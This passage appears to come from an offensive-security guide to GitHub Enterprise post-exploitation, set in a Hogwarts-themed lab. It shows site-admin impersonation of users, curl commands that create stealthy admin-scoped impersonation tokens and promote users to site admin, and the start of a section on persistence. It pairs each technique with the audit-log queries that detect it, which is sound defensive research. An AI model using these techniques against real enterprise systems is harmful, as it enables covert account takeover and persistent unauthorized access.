Woah there!

Fake login is a great power, and with it comes great responsibility. Only use this if you must see something from the user's unique perspective, like the dashboard or account settings.

An email will be sent to @hpotter to let them know about the impersonation.


Reason (internal): I am troubleshooting a problem for the user

Notes: this is a test

Begin impersonation

Beginning impersonation


You will then be logged in as the user you are impersonating. In this case, we used the `adumbledore` user to impersonate the `hpotter` user.


You are signed in to GitHub as hpotter in production. Return to your mundane life as adumbledore

Enterprise
Search or jump to…
Pull requests
Issues
Explore
Repositories
New
Find a repository…
hpotter / broomLocator
hpotter / wandLocator
hpotter / superSecretSpells
Recent activity
When you take actions across GitHub, we'll provide links to that activity here.
Learn Git and GitHub without any code!
Using the Hello World guide, you'll create a repository, start a branch, write comments, and open a pull request.
Read the guide
Start a project
All activity
Discover interesting projects and people to populate your personal news feed.
Your news feed helps you keep up with recent activity on repositories you
Signed in as hpotter
Set status
Your profile
Your repositories
Your enterprise
Your projects
Your stars
Your gists
Help
Settings
Sign out

Showing impersonation

There is an entry in the audit log for this impersonation activity, as it categorizes it as a "staff.fake_login" action. This can be searched via the query "action:staff.fake_login". This can also be queried for in the audit logs on the GitHub Enterprise server in `/var/log/github-audit.log`.



action:staff.fake_login

Copy all log metadata for internal use

Copy the metadata of all displayed log entries to your clipboard as JSON-formatted data. Data that is copied has been sanitized of sensitive data but may include actions the user may not normally see. Share with caution.

Logs for action:staff.fake_login

staff.fake_login 29 minutes ago
Performed by **adumbledore** from 192.168.1.54
Targeting user **hpotter**

action	staff.fake_login
actor	adumbledore
actor_id	4
actor_ip	192.168.1.54
actor_location	*blank*
actor_session	13
category_type	Other
client_id	2060490046.1643228505
controller_action	impersonate
created_at	2022-01-26 15:52:34 -0500
from	stafftools/sessions#impersonate
method	POST
note	I am troubleshooting a problem for the user: this is a test
referrer	https://github-enterprise.hogwarts.local/stafftools/users/hpotter/o…
request_category	other
request_id	e767d32d-9611-4c41-9066-7da33c69e743
server_id	9770622b-4f35-42e8-9963-c158f1306674
url	https://github-enterprise.hogwarts.local/stafftools/impersonate/h…
user	hpotter
user_agent	Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:96.0) Gecko/201001…
user_id	6

Showing audit log entry for user impersonation

Impersonation Token


Another stealthier option for an attacker to impersonate a user is by creating an impersonation token. This can be performed via the Enterprise Administration REST API[27] as shown with the below example curl command.

```
curl -i -s -k -X $'POST' -H $'Content-Type: application/json' -H
$'Authorization: Token apiToken' --data-binary
$'{\"scopes\":[\"repo\",\"admin:org\",\"admin:public_key\",\"admin:org
```

[27] https://docs.github.com/en/enterprise-server@3.3/rest/reference/enterprise-admin#create-an-impersonation-oauth-token

```
_hook\",\"admin:gpg_key\",\"admin:enterprise\"]}'
$'https://gheHost/api/v3/admin/users/userToImpersonate/authorizations'
```


This will output the impersonation token to the console as shown below.



```
{
  "id": 9,
  "url": "https://github-enterprise.hogwarts.local/api/v3/authorizations/9",
  "app": {
    "name": "GitHub Site Administrator",
    "url": "https://developer.github.com/v3/enterprise/users/",
    "client_id": "c8a44e4db5cf0c8c9206"
  },
  "token": "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",
  "hashed_token": "7bb28fedc9fcf69b9336de9732dd56993f39527e7d785cc89464464cfc7eb86b",
  "token_last_eight": "xd2BAgm9",
  "note": null,
  "note_url": null,
  "created_at": "2022-01-26T21:09:12Z",
  "updated_at": "2022-01-26T21:09:12Z",
  "scopes": [
    "repo",
    "admin:org",
    "admin:public_key",
    "admin:org_hook",
    "admin:gpg_key",
    "admin:enterprise"
  ],
  "fingerprint": null,
  "expires_at": null
```

Creating user impersonation token

We can see the impersonation token listed via the site admin console. The user being impersonated will not be able to see this impersonation token. Only site admins will be able to see this impersonation token.


Search or jump to… Pull requests Issues Explore

Site admin / hpotter — Admin, Security, Content, Collaboration

Security, SSH keys, GPG keys, Owned applications, Authorized GitHub owned apps, Authorized OAuth applications, Personal access tokens, Personal access tokens (Beta), Owned GitHub Apps, Installed GitHub Apps, Authorized GitHub apps

Application Authorization

ID	8 – Search audit logs
Application	GitHub Site Administrator
Created	2022-01-26 16:09:12 -0500
Last access	never
Scopes	admin:enterprise, admin:gpg_key, admin:org, admin:org_hook, admin:public_key, and repo
Access level	Full control of enterprises, Full control of public user gpg keys, Full control of orgs and teams, read and write org projects, Full control of organization hooks, Full control of user public keys, Full control of private repositories
Public keys	0

Tokens


xd2BAgm9 — Never accessed
This token has no expiration date

Dangerzone

Revoke
Revoke access for this application
Revoke

Listing hpotter impersonation token

There is an entry in the audit log for this, as it categorizes it as a “oauth_access.create” action followed by a subsequent “oauth_authorization.create” action. This can be searched via the query “action:oauth_access.create OR action:oauth_authorization.create”. This can also be queried for in the audit logs on the GitHub Enterprise server in `/var/log/github-audit.log`.



Logs for action:oauth_access.create OR action:oauth_authorization.create

oauth_authorization.create 19 minutes ago
OAuth application (GitHub Site Administrator)
Performed by **adumbledore** from 192.168.1.54
Targeting user **hpotter** ···


oauth_access.create 19 minutes ago
OAuth application (GitHub Site Administrator)
Performed by **adumbledore** from 192.168.1.54
Targeting user **hpotter** ···

accessible_org_ids	*blank*
action	oauth_access.create
actor	adumbledore
actor_id	4
actor_ip	192.168.1.54
actor_location	*blank*
application_id	14
application_name	GitHub Site Administrator
auth	basic
category_type	Other
controller	Api::Admin::UsersManager
created_at	2022-01-26 16:09:12 -0500
current_user	adumbledore
from	Api::Admin::UsersManager#POST
hashed_token	e7KP7cn89puTNt6XMt1WmT85Un59eFzIlGRGTPx+uGs=
oauth_access_id	9
request_category	api
request_id	0d3593eb-689f-48d5-a3d1-9975ce943e70
request_method	post
scopes	["repo", "admin:org", "admin:public_key", "admin:org_hook", "ad…
server_id	a18f1f2c-f841-460e-a1e5-a129e1fb5fa5
token_last_eight	xd2BAgm9
user	hpotter
user_agent	curl/7.68.0
user_id	6
version	v3

Showing audit log entry for impersonation token creation:

Promoting User to Site Admin

An attacker who has site admin credentials (username/password or API key) can promote another regular user to the site admin role. One option to perform this is via the GitHub Enterprise web interface. Press the "Add owner" button as shown below.




1 administrator in Hogwarts

Username	Role
adumbledore	Owner

Viewing administrators in Hogwarts organization

The user who was added as a site admin in this case is the `hpotter` user as shown below.



Username	Profile name	Email	Last IP
adumbledore		adumbledore@hogwarts.local	192.168.1.54
hpotter		hpotter@hogwarts.local	192.168.1.51

Showing hpotter user added to site admins


Another option for an attacker to promote a user to site admin is via the Enterprise Administration REST API[28] as shown with the below example curl command. If successful, you should receive an HTTP 204 status code.

```
curl -i -s -k -X $'PUT' -H $'Content-Type: application/json' -H
$'Authorization: Token apiToken'
$'https://gheHost/api/v3/users/userToPromote/site_admin'
```

There is an entry in the audit log for this, as it categorizes it as a “action:business.add_admin” action followed by a subsequent “action:user.promote” action. This can be searched via the query “action:user.promote OR

[28] https://docs.github.com/en/enterprise-server@3.3/rest/reference/enterprise-admin#promote-a-user-to-be-a-site-administrator

action:business.add_admin". You can see in the audit log that it clarifies whether the action was performed via the API. This can also be queried for in the audit logs on the GitHub Enterprise server in `/var/log/github-audit.log`.



action:user.promote OR action:business.add_admin

Copy all log metadata for internal use
Copy the metadata of all displayed log entries to your clipboard as JSON-formatted data.
Data that is copied has been sanitized of sensitive data but may include actions the user may not normally see. Share with caution.

Logs for action:user.promote OR action:business.add_admin

user.promote — 2 minutes ago
Promoted via API by adumbledore
Performed by **adumbledore** from 192.168.1.54
Targeting user **hpotter**

user.promote — 10 minutes ago
Promoted as admin of single global business
Performed by **adumbledore** from 192.168.1.54
Targeting user **hpotter**

business.add_admin — 10 minutes ago
Performed by **adumbledore** from 192.168.1.54
Targeting business **hogwarts**


Audit log entry for user promotion

Maintain Persistent Access

An attacker has a few primary options in terms of maintaining persistent access to GitHub Enterprise. This can be performed either by creating a personal access token, impersonation token, or adding a public SSH key.

Personal Access Token

The first option is creating a personal access token. This can only be performed via the web interface and is not supported via the GitHub Enterprise REST API. This can be performed by first going to a user's "Developer Settings" menu and pressing the "Generate new token" button.



Settings / Developer settings

Personal access tokens

Tokens you have generated that can be used to access the GitHub API.

